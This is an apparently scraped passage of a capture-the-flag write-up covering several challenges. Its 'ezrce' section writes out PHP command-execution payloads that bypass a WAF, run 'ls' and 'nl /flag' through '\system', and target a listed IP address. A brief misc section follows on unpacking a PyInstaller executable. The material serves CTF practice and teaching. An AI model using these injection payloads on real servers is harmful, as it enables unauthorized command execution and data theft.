
Next level: level4545Five.php

Run the function in the console to proceed to the next level: zzpufinish.php
Flag obtained: flag{8ffe65a6-6cc2-49bf-ab11-e480bbc236a8}
ezrce
The final WAF in this challenge was tricky.
(function name) means declaring a global function in PHP.
Another solution uses the readgzfile function (not shown).
http://27.25.151.26:31030/?num=11111

POST
new=\system&star=ls
new=\system&star=ls /
new=\system&star=nl /flag
Misc
Terminal Hacker
First solution
Follow the penetration-testing process.

Just execute the commands.
Second solution
Use a Python reverse-engineering approach.
https://github.com/extremecoders-re/pyinstxtractor
First unpack the executable.
